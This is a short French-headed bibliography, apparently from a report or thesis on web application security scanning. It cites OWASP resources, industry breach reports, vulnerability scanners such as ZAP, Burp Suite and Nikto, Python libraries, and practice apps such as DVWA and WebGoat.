Bibliographie

- [1] OWASP Foundation, *OWASP Top 10 — 2021*, <https://owasp.org/Top10/>, 2021.
- [2] Verizon, *2023 Data Breach Investigations Report*, <https://www.verizon.com/business/resources/reports/dbir/>, 2023.
- [3] IBM Security, *Cost of a Data Breach Report 2023*, <https://www.ibm.com/reports/data-breach>, 2023.
- [4] FIRST, *CVSS v3.1 Specification Document*, <https://www.first.org/cvss/v3.1/specification-document>, 2019.
- [5] OWASP Foundation, *OWASP ZAP — Zed Attack Proxy*, <https://www.zaproxy.org/>, 2023.
- [6] PortSwigger, *Burp Suite Web Vulnerability Scanner*, <https://portswigger.net/burp>, 2023.
- [7] Nikto Project, *Nikto Web Server Scanner*, <https://cirt.net/Nikto2>, 2023.
- [8] Invicti Security, *Acunetix Web Vulnerability Scanner*, <https://www.acunetix.com/>, 2023.
- [9] K. Reitz, *Requests : HTTP for Humans*, <https://docs.python-requests.org/>, 2023.
- [10] L. Richardson, *Beautiful Soup Documentation*, <https://www.crummy.com/software/BeautifulSoup/>, 2023.
- [11] digininja, *DVWA — Damn Vulnerable Web Application*, <https://github.com/digininja/DVWA>, 2023.
- [12] OWASP Foundation, *WebGoat — A Deliberately Insecure Application*, <https://owasp.org/www-project-webgoat/>, 2023.
- [13] NIST, *National Vulnerability Database (NVD)*, <https://nvd.nist.gov/>, 2023.
- [14] CrowdStrike, *2023 Global Threat Report*, <https://www.crowdstrike.com/resources/reports/global-threat-report/>, 2023.
- [15] W3C, *Content Security Policy Level 3*, <https://www.w3.org/TR/CSP3/>, 2023.